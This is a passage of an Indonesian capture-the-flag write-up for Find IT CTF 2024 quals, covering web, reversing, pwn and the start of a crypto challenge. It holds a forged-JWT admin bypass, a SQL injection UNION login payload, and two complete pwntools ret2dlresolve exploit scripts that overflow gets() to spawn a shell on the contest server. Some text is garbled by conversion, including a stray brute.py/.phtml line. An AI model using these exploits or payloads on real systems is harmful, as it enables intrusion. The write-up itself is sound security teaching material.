

WRITEUP FIND IT CTF QUALS 2024

Asdos ft Praktikan



DJumanto
Etern1ty
mirai

DAFTAR ISI

WEB	3
Kue	
Flag: FindITCTF{k0p1_k4p4l_134bi}	3
Login Dulu	
Flag: FindITCTF{manc1n9_m4n14K}	5
REV	7
Woilah Cik	
Flag: FindITCTF{ez_bgt_OIUMa}	7
is this python	
Flag: FindITCTF{b0l4_6al1_n9go_do1an4n_493813}	10
PWN	15
Elevator	
Flag: FindITCTF{m4m4h_4ku_h3k3r_l33t}	15
Everything Machine 2.0 	
Flag: FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}	18
Cryptography	21
How to Decrypt	
Flag: FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}	21
Forensics	22
bagas dribble	
Flag: FindITCTF{j4ngG4r_4nD_b4g4s_L0v3_t0_dr1bb13_4cgV9}	22
File Kosong	
Flag: FindITCTF{K0K_F1l3ny4_K050ng_s1H_f73ghyg478}	24
Image Cropper	
Flag: FindITCTF{d0nt_t12ust_l1b!!_ch3ck_th3_s0urce_c0d3_1ma0_44928}	25
OSINT	27
screenshot	
Flag: FindITCTF{custom-prefix-1.jpg}	27
MISC	31
your journey	
Flag: FindITCTF{4m0GU5_y0u_Sh0u1d_ch3ck_4ll_th3_f1l3s}	31

WEB

Kue

Flag: FindITCTF{k0p1_k4p4l_134bi}

Web ini memiliki beberapa opsi interaksi, yakni masuk ke halaman utama, serta mengambil flag pada /flag. Kelemahan terdapat pada proses verifikasi JWT, dimana secret key tertulis secara hardoced pada kode, sehingga kita cukup mengganti **roles** menjadi “admin” dan mendapatkan akses sebagai admin:

```
const JWT_SECRET = "your_secret_key";

const verifyJWT = (req, res, next) => {
    const token = req.cookies.auth;
    jwt.verify(token, JWT_SECRET, (err, decoded) => {
        if (err) {
            console.log("nope");
            return res.sendStatus(403);
        }
        if (!decoded.roles)
        {
            console.log("nope 2");
            return res.sendStatus(403);
        }
        req.roles = decoded.roles;
        next();
    });
};
```

Ubah jwt menggunakan tools di internet seperti berikut:

The screenshot shows a JWT token being analyzed on jwt.io. The token consists of three parts: a header, a payload, and a signature.

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "username": "new_user",  
  "roles": "admin",  
  "iat": 1714817010,  
  "exp": 1714983410  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your_secret_key  
) ⚡ secret base64 encoded
```

Ubah cookie auth menjadi value yang baru kita craft, dan akses
<http://103.191.63.187:6060/flag>

The screenshot shows a browser window displaying the flag from the previous URL. The page content is:

```
FindITCTF{k0p1_k4p4l_134bi}
```

Part of HCS

Login Dulu

Flag: FindITCTF{manc1n9_m4n14K}

Dari source code yang diberikan, terlihat bahwa tidak terjadi sanitasi pada bagian login, berikut adalah bagian yang vulnerable:

```
app.post("/login", (req, res) => {
    const username = req.body.username;
    const password = req.body.password;


    db.get(
        'SELECT * FROM users WHERE username = "' +
        username +
        '" and password = "' +
        password +
        ''',
        (err, row) => {
            if (err) {
                console.error(err);
                res.status(500).send("Error retrieving user");
            } else {
                if (row) {
                    req.session.loggedIn = true;
                    req.session.username = username;
                    res.send("Login successful!");
                } else {
                    res.status(401).send("Invalid username atau password");
                }
            }
        }
    );
});
```

Username dan password langsung dipassing ke query tanpa melakukan sanitasi atau binding. karena database dibuat dengan table tanpa row, maka kita perlu melakukan return "admin" menggunakan union pada password seperti berikut: "**UNION SELECT "admin","nonsense",null/***". sehingga hasil query kira kira seperti berikut:

```
SELECT * FROM users WHERE username = "admin" and password = "" UNION SELECT
"admin", "nonsense", null, /*
```

Dengan begitu kita bisa mendapat akses ke <http://103.191.63.187:7070/flag>

Untuk mendapatkan, jalankan script brute.py dan kemudian upload file .phtml



REV

Woilah Cik

Flag: FindITCTF{ez_bgt_OIUMa}

password-checker buat apa banh?



Diberikan 3 file yaitu characters.txt, password-check, dan password-generator. Hasil decompiling menunjukkan bahwa password-check adalah python executable dan password-generator adalah C++ binary. Karena saya lebih familiar dengan C++, saya menganalisis password-generator terlebih dahulu.

```
20 local_20 = *(long *)(<in_FS_OFFSET + 0x28);
21 std::basic_ifstream<>::basic_ifstream((char *)local_228,0x102009);
22                                     /* try { // try from 001013dd to 00101438 has its CatchHandler @ 0010172c */
23 cVar1 = std::basic_ifstream<>::is_open();
24 if (cVar1 != '\x01') {
25     pbVar2 = std::operator<<((basic_ostream *)std::cerr,"ERROR: Unable to locate input file");
26     std::basic_ostream<>::operator<<((basic_ostream *>)pbVar2,std::endl>);
27     pbVar2 = std::operator<<((basic_ostream *)std::cerr,"Exiting program");
28     std::basic_ostream<>::operator<<((basic_ostream *>)pbVar2,std::endl>);
29                                     /* WARNING: Subroutine does not return */
30     exit(1);
31 }
32 std::__cxx11::basic_string<>::basic_string();
33                                     /* try { // try from 00101466 to 00101479 has its CatchHandler @ 00101714 */
34 std::getline(<(local_228,local_2c8);
35 std::basic_ifstream<>::close();
36 std::__cxx11::basic_string<>::basic_string();
37 std::__cxx11::basic_string<>::basic_string();
38 std::__cxx11::basic_string<>::basic_string();
39 std::__cxx11::basic_string<>::basic_string();
40 for (i = 0; i < 10; i = i + 1) {
41     /* try { // try from 001014db to 0010164e has its CatchHandler @ 001016cf */
42     pcVar3 = (char *)std::__cxx11::basic_string<>::operator[](0x104140);
43     std::__cxx11::basic_string<>::operator+=(buffer1,*pcVar3);
44 }
45 std::__cxx11::basic_string<>::operator=(buffer4,"*");
46 for (j = 0; j < 7; j = j + 1) {
47     pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
48     std::__cxx11::basic_string<>::operator+=(buffer2,*pcVar3);
49 }
50 for (k = 8; (int)k < 13; k = k + 1) {
51     if ((k & 1) == 0) {
52         pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
53         std::__cxx11::basic_string<>::operator+=(buffer3,*pcVar3);
54     }
55     else {
56         pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
57         std::__cxx11::basic_string<>::operator+=(buffer3,*pcVar3);
58     }
59 }
```

Setelah melakukan rename beberapa variabel, dapat terlihat jelas bahwa binary ini akan menyimpan flag pada suatu buffer. Yang artinya kita analisis secara dynamic karakter apa yang akan di masukkan ke buffer.

Dapat dilihat bahwa flag akan dibagi menjadi 3 part ke 3 buffer berbeda. For loop pertama akan meng-encrypt sebanyak 10 karakter. For loop kedua akan meng-encrypt sebanyak 7 karakter. For loop ke 3 akan meng-encrypt sebanyak 5 karakter.

Nah sekarang kita tinggal debug secara dynamic. Pasang breakpoint pada instruksi buffer += char.

For loop pertama pasang di *main+345

```
l DISASM / x86-64 / Set emulate on ]
▶ 0x5555555554f2 <main+345>    call  std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt
ar, std::char_traits<char>, std::allocator<char> >::operator+=(char)@plt
    rdi: 0xfffffff5d0 → 0xfffffff5e0 ← 'FindITCTF'
    rsi: 0xb
    rdx: 0xb
    rcx: 0x1

0x5555555555f7 <main+350>    add   dword ptr [rbp - 0x2f0], 1
0x5555555555fe <main+357>    jmp   main+295           <main+295>

0x555555555500 <main+359>    lea   rax, [rbp - 0x240]
0x555555555507 <main+366>    lea   rsi, [rip + 0xb3d]
0x55555555550e <main+373>    mov   rdi, rax
0x555555555511 <main+376>    call  std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> >::operator=(char const*)@plt
ing<char, std::char_traits<char>, std::allocator<char> >::operator=(char const*)@plt

0x555555555516 <main+381>    mov   dword ptr [rbp - 0xe0], 0x28
0x555555555520 <main+391>    mov   dword ptr [rbp - 0x2dc], 0x3d
0x55555555552a <main+401>    mov   dword ptr [rbp - 0x2d8], 0x3e
0x555555555534 <main+411>    mov   dword ptr [rbp - 0x2d4], 0x25
[ STACK ]
```

For loop kedua pasang di *main+534

```
[ REGISTERS / show-flags of
RAX  0xfffffff5f0 → 0xfffffff5d600 ← 0x5f7467625f7a65 /* 'ez_bgt' */
RBX  0xfffffff5d988 → 0xfffffff5fd00 ← '/home/mirai/Documents/woilah cik/password-generator'
RCX  0x0
*RDX 0xf
RDI  0xfffffff5f0 → 0xfffffff5d600 ← 0x5f7467625f7a65 /* 'ez_bgt' */
RSI  0x5f
R8   0x1
R9   0x0
R10  0x55555556b2d0 ← 0x55555556b
R11  0x3f1c5d97a7c23ce1
R12  0x0
R13  0xfffffff5d998 → 0xfffffff5de0b ← 'SHELL=/bin/bash'
R14  0xffff7ffd000 (_rtld_global) → 0xffff7ffe2e0 → 0x555555554000 ← 0x10102464c457f
R15  0x0
```

For loop ketiga pasang di *main+635 dan *main+689 karena flag bisa ditambahkan di 2 kondisi berbeda yaitu jika k & 1 == 0 atau k & 1 == 1

```
0x55555555556a <main+721>    lea   rax, [rbp - 0x260]
0x5555555555671 <main+728>    mov   rdi, rax
▶ 0x5555555555674 <main+731>    call  std::__cxx11::basic_string<char, std::char_
r, std::char_traits<char>, std::allocator<char> >::~basic_string()@plt
    rdi: 0xfffffff5d610 → 0xfffffff5d620 ← 0x614d55494f /* 'OIUMa' */
    rsi: 0x61
    rdx: 0xf
    rcx: 0x0

0x5555555555679 <main+736>    lea   rax, [rbp - 0x280]
0x5555555555680 <main+743>    mov   rdi, rax
0x5555555555683 <main+746>    call  std::__cxx11::basic_string<char, std::char_
r, std::char_traits<char>, std::allocator<char> >::~basic_string()@plt
```

Karena format flag nya FindITCTF{.*}. Kita tinggal wrap pakai format flag nya. Menjadi FindITCTF{ez_bgt_OIUMa}

```
~/Documents/woilah cik > ./password-check
What's the password: FindITCTF{ez_bgt_OIUMa}
Yey! you got the password <(`▽')>

~/Documents/woilah cik > █
```

is this python

Flag: FindITCTF{b0l4_6al1_n9go_d01an4n_493813}

Diberikan sebuah file bytecode python, kita harus mengembalikannya menjadi bentuk file python yang readable, berikut adalah bytecode yang diberikan:

```
1      0 LOAD_CONST          0 ('2024')
2      2 STORE_NAME           0 (key)

2      4 LOAD_CONST          1 ('findit')
6      6 LOAD_NAME            0 (key)
8      8 BINARY_ADD
10     10 STORE_NAME          0 (key)

3      12 LOAD_CONST         2 (32)
14     14 LOAD_CONST         3 (0)
16     16 LOAD_CONST         3 (0)
18     18 LOAD_CONST         3 (0)
20     20 LOAD_CONST         2 (32)
22     22 LOAD_CONST         2 (32)
24     24 LOAD_CONST         4 (113)
26     26 LOAD_CONST         5 (100)
28     28 LOAD_CONST         6 (116)
30     30 LOAD_CONST         7 (79)
32     32 LOAD_CONST         8 (4)
34     34 LOAD_CONST         9 (89)
36     36 LOAD_CONST        10 (2)
38     38 LOAD_CONST        11 (80)
40     40 LOAD_CONST        12 (54)
42     42 LOAD_CONST        13 (66)
44     44 LOAD_CONST        14 (83)
46     46 LOAD_CONST        15 (92)
48     48 LOAD_CONST        16 (3)
50     50 LOAD_CONST        17 (107)
52     52 LOAD_CONST        18 (8)
54     54 LOAD_CONST        11 (80)
56     56 LOAD_CONST        19 (9)
58     58 LOAD_CONST        20 (11)
60     60 LOAD_CONST        12 (54)
62     62 LOAD_CONST        21 (16)
64     64 LOAD_CONST        22 (93)
66     66 LOAD_CONST        23 (1)
```

	68 LOAD_CONST	14 (83)
	70 LOAD_CONST	24 (90)
	72 LOAD_CONST	25 (82)
	74 LOAD_CONST	26 (7)
	76 LOAD_CONST	27 (49)
	78 LOAD_CONST	11 (80)
	80 LOAD_CONST	11 (80)
	82 LOAD_CONST	28 (71)
	84 LOAD_CONST	29 (10)
	86 LOAD_CONST	23 (1)
	88 LOAD_CONST	23 (1)
	90 LOAD_CONST	30 (73)
	92 BUILD_LIST	40
	94 STORE_NAME	1 (flag_enc)
5	96 BUILD_LIST	0
	98 STORE_NAME	2 (key_arr)
6	100 LOAD_NAME	0 (key)
	102 GET_ITER	
	>> 104 FOR_ITER	22 (to 128)
	106 STORE_NAME	3 (character)
7	108 LOAD_NAME	4 (ord)
	110 LOAD_NAME	3 (character)
	112 CALL_FUNCTION	1
	114 STORE_NAME	3 (character)
8	116 LOAD_NAME	2 (key_arr)
	118 LOAD_METHOD	5 (append)
	120 LOAD_NAME	3 (character)
	122 CALL_METHOD	1
	124 POP_TOP	
	126 JUMP_ABSOLUTE	104
10	>> 128 BUILD_LIST	0
	130 STORE_NAME	6 (flag_arr)
11	132 LOAD_NAME	1 (flag_enc)
	134 GET_ITER	
	>> 136 FOR_ITER	22 (to 160)
	138 STORE_NAME	7 (hex_val)

```

12          140 LOAD_NAME           8 (int)
12          142 LOAD_NAME           9 (hex_val)
12          144 CALL_FUNCTION      1
12          146 STORE_NAME          7 (hex_val)

13          148 LOAD_NAME           6 (flag_arr)
13          150 LOAD_METHOD          5 (append)
13          152 LOAD_NAME           7 (hex_val)
13          154 CALL_METHOD          1
13          156 POP_TOP
13          158 JUMP_ABSOLUTE       136

14    >> 160 LOAD_NAME           10 (len)
14          162 LOAD_NAME           6 (flag_arr)
14          164 CALL_FUNCTION        1
14          166 LOAD_NAME           10 (len)
14          168 LOAD_NAME           2 (key_arr)
14          170 CALL_FUNCTION        1
14          172 COMPARE_OP          4 (>)
14          174 POP_JUMP_IF_FALSE   188

15          176 LOAD_NAME           2 (key_arr)
15          178 LOAD_METHOD          11 (extend)
15          180 LOAD_NAME           2 (key_arr)
15          182 CALL_METHOD          1
15          184 POP_TOP
15          186 JUMP_ABSOLUTE       160

17    >> 188 BUILD_LIST          0
17          190 STORE_NAME          12 (flag_dec)

18          192 LOAD_NAME           13 (zip)
18          194 LOAD_NAME           2 (key_arr)
18          196 LOAD_NAME           6 (flag_arr)
18          198 CALL_FUNCTION        2
18          200 GET_ITER
>> 202 FOR_ITER              26 (to 230)
18          204 UNPACK_SEQUENCE     2
18          206 STORE_NAME          14 (k)
18          208 STORE_NAME          15 (f)

```

```

19      210 LOAD_NAME           14 (k)
212 LOAD_NAME           15 (f)
214 BINARY_XOR
216 STORE_NAME          16 (xored)

20      218 LOAD_NAME           12 (flag_dec)
220 LOAD_METHOD          5 (append)
222 LOAD_NAME           16 (xored)
224 CALL_METHOD          1
226 POP_TOP
228 JUMP_ABSOLUTE        202

21    >> 230 LOAD_CONST         31 ('')
232 STORE_NAME          17 (flag_dec_text)

22      234 LOAD_NAME           17 (flag_dec_text)
236 LOAD_METHOD          18 (join)
238 LOAD_NAME           19 (map)
240 LOAD_NAME           20 (chr)
242 LOAD_NAME           12 (flag_dec)
244 CALL_FUNCTION         2
246 CALL_METHOD          1
248 STORE_NAME          17 (flag_dec_text)
250 LOAD_CONST           32 (None)
252 RETURN_VALUE

```

Setelah dianalisis, kode tersebut merupakan kode untuk melakukan dekripsi flag, sehingga kita hanya perlu menyusunnya mengikuti instruksi bytecode yang ada sehingga terbentuklah kode python seperti berikut:

```

key = 'findit2024'

flag_enc = [
    32, 0, 0, 0, 32, 32, 113, 100, 116, 79, 4, 89, 2, 80, 54, 66, 83, 92, 3,
107, 8,
    80, 9, 11, 54, 16, 93, 1, 83, 90, 82, 7, 49, 80, 80, 71, 10, 1, 1, 73
]
key_arr = []

for character in key:

```

```

character = ord(character)
key_arr.append(character)

flag_arr = []

for hex_val in flag_enc:
    hex_val = int(hex_val)
    flag_arr.append(hex_val)

while len(flag_arr) > len(key_arr):
    key_arr.extend(key_arr)

flag_dec = []

for k, f in zip(key_arr, flag_arr):
    xored = k ^ f
    flag_dec.append(xored)

# Initialize flag_dec_text
flag_dec_text = ''

flag_dec_text = ''.join(map(chr, flag_dec))

print(flag_dec_text)

```

The screenshot shows the Microsoft Visual Studio Code interface. The code editor contains the provided Python script. The file explorer on the left shows a project structure with various files and folders related to forensic analysis and OSINT. The terminal at the bottom shows a PowerShell session running on Windows, displaying command-line output related to the CTF challenge.

```

PS C:\Alfas\3_CTF_And_Pentes\FINDIT\REV\is-this-python> & C:/Users/ALFA/AppData/Local/Microsoft/WindowsApps/python3.10.exe c:/Alfas/3_CTF_And_Pentes/FINDIT/REV/is-this-python/is-this-python/ret.py
FindITCTF{0d14_6a11_n9go_d01an4n_493813}
PS C:\Alfas\3_CTF_And_Pentes\FINDIT\REV\is-this-python\is-this-python>

```


Part of HCS

PWN

Elevator

Flag: FindITCTF{m4m4h_4ku_h3k3r_l33t}

Buffer overflow. That's it, that's the bug.



The screenshot shows the assembly code for the 'kabar' function in Immunity Debugger. The code consists of 12 lines of assembly:

```
1 void kabar(void)
2 {
3     char local_40c [1032];
4     puts("How are you?: \n");
5     gets(local_40c);
6     puts("Same.");
7     return;
8 }
```

The screenshot shows the output of the 'checksec' command for the 'Elevator' challenge. The analysis includes the following details:

```
elevator main +3 +12 ?4 > pwn checksec admin
[*] '/mnt/d/ctf-writeups/Find IT 2024/elevator/admin'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
```

Below the analysis, there is a partially visible command: 'elevator main +3 +12 ?4 > [redacted]

Pada challenge ini diberikan sebuah binary bernama admin. Saat saya melakukan disassembly, terdapat buffer overflow yang jelas pada fungsi gets. Disini saya menggunakan teknik ret2dlresolve yang penjelasan lebih lengkap nya bisa dilihat [disini](#). TL;DR nya, kita tinggal nge-trick suatu structure pada binary yang bernama STRTAB, JMPREL, dan SYMTAB supaya nge resolve function yang kita mau.

Berikut solver:

```
#!/usr/bin/python3
from pwn import *

# =====
#           SETUP
# =====

exe = './admin' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/i386-linux-gnu/libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '103.191.63.187', 5000 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())

# =====
#           EXPLOITS
# =====

def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    dlresolve = Ret2dlresolvePayload(elf, symbol='system', args=['/bin/sh'])

    offset = 1036
```

```

rop.raw(b'A' * offset)
rop.gets(dlresolve.data_addr)
rop.ret2dlresolve(dlresolve)

rop.dump()

io.sendline(rop.chain())
io.sendline(dlresolve.payload)

io.interactive()

if __name__ == '__main__':
    exploit()

```

The screenshot shows a terminal window titled "python3" with the following content:

```


[DEBUG] Strtab: 0x80482e4
[DEBUG] Versym: 0x804834c
[DEBUG] Jmprel: 0x804839c
[DEBUG] ElfSym addr: 0x804ce14
[DEBUG] ElfRel addr: 0x804ce24
[DEBUG] Symbol name addr: 0x804ce00
[DEBUG] Version index addr: 0x8048cc2
[DEBUG] Data addr: 0x804ce00
[DEBUG] PLT_INIT: 0x8049030
[DEBUG] Sent 0x429 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
* 00000400 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|`....|
00000410 22 90 04 08 00 ce 04 08 30 90 04 08 88 4a 00 00 |"....|.....0....|.J..|
00000420 6f 61 61 6b 2c ce 04 08 0a |oaak,....|.| |
00000429
[DEBUG] Sent 0x35 bytes:
00000000 73 79 73 74 65 6d 00 61 63 61 61 61 64 61 61 61 |syst|em-a|caa|daaa|
00000010 65 61 61 61 1c 4b 00 00 00 00 00 00 00 00 00 00 |eaaa|K|.....|.....|
00000020 00 00 00 00 00 ce 04 08 07 bb 04 00 2f 62 69 6e |.....|.....|.....|/bin|
00000030 2f 73 68 00 0a |/sh|.| |
00000035
[*] Switching to interactive mode
[DEBUG] Received 0x10 bytes:
b'How are you?: \n'
b'\n'
How are you?:

[DEBUG] Received 0x6 bytes:
b'Same.\n'
Same.
$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[DEBUG] Received 0x20 bytes:
b'FindITCTF{m4m4h_4ku_h3k3r_l33t}\n'
FindITCTF{m4m4h_4ku_h3k3r_l33t}
$ 
```

Everything Machine 2.0 🔴

Flag: FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}

Modal ganti offset langsung bisa 😂



Yak ini sama aja, ada buffer overflow juga. Pake teknik yang sama juga yaitu ret2dlresolve juga masih bisa karena no canary dan no PIE. Intinya solver sama, ganti offset doang.

The screenshot shows the Immunity Debugger interface with assembly code and a terminal window. The assembly code is as follows:

```
Decompile: everything_printer - (everything4)
1
2/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
4
5void everything_printer(void)
6{
7{
8    char local_7f4 [2028];
9
10   setbuf(_stdout,(char *)0x0);
11   puts("Step forward for synchronization:\n");
12   gets(local_7f4);
13   return;
14 }
```

The terminal window shows the following command and its output:

```
~/Documents/everything_machine > pwn checksec everything4
[*] '/home/mirai/Documents/everything_machine/everything4'
Arch:      i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:        NX enabled
PIE:      No PIE (0x8046000)
RUNPATH:  b'.'
```

Berikut solver:

```
#!/usr/bin/python3
from pwn import *

# =====
#           SETUP
# =====

exe = './everything4' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/i386-linux-gnu/libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = '103.191.63.187', 5001 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
''' .format(**locals())

# =====
#           EXPLOITS
# =====

def exploit():
    global io
    io = initialize()
    rop = ROP(exe)
    dlresolve = Ret2dlresolvePayload(elf, symbol='system',
args=['/bin/sh'])

    offset = 2036
    rop.raw(b'A' * offset)
    rop.gets(dlresolve.data_addr)
    rop.ret2dlresolve(dlresolve)

    io.sendline(rop.chain())
```

Part of HCS

```

        io.sendline(dlresolve.payload)

        io.interactive()

if __name__ == '__main__':
    exploit()

```


```

[*] Loaded 5 cached gadgets for './everything4'
[DEBUG] Symtab: 0x8047330
[DEBUG] Strtab: 0x80462e4
[DEBUG] Versym: 0x80482f4
[DEBUG] Jmprel: 0x8048344
[DEBUG] ElfSym addr: 0x804ce10
[DEBUG] ElfRel addr: 0x804ce20
[DEBUG] Symbol name addr: 0x804ce00
[DEBUG] Version index addr: 0x8048e50
[DEBUG] Data addr: 0x804ce00
[DEBUG] PLT_INIT: 0x8049030
[DEBUG] Sent 0x11 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
000007f0 41 41 41 41 60 90 04 08 22 90 04 08 00 ce 04 08 |AAAA|`...|".|....|....|
00000800 30 90 04 08 dc 4a 00 00 6f 61 61 75 28 ce 04 08 |0...|J..|oaau|(....|
00000810 0a
00000811
[DEBUG] Sent 0x31 bytes:
00000000 73 79 73 74 65 6d 00 61 63 61 61 61 64 61 61 61 |syst|em-a|caa|daaa|
00000010 1c 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.k.|.....|.....|....|
00000020 00 ce 04 08 07 ae 05 00 2f 62 69 6e 2f 73 68 00 |....|....|/bin|/sh.|
00000030 0a
00000031
[*] Switching to interactive mode
[DEBUG] Received 0x23 bytes:
b'Step forward for synchronization:\n'
b'\n'
Step forward for synchronization:

$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
[DEBUG] Received 0x23 bytes:
b'FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}'\n
FindITCTF{Pl3as3_3x!t_th3_pl4tf0rm}$

```

First blood btw 💗 😊



Cryptography

How to Decrypt

Flag: FindITCTF{wh4t_d03s_C43s4r_Do_57hjgnvd8t5}

Diberikan potongan enkripsi julius caesar sebagai berikut:

```
def caesar_encrypt(plaintext):
    ciphertext = ""
    for char in plaintext:
        if char.isalpha():
            ascii_offset = ord('A') if char.isupper() else ord('a')
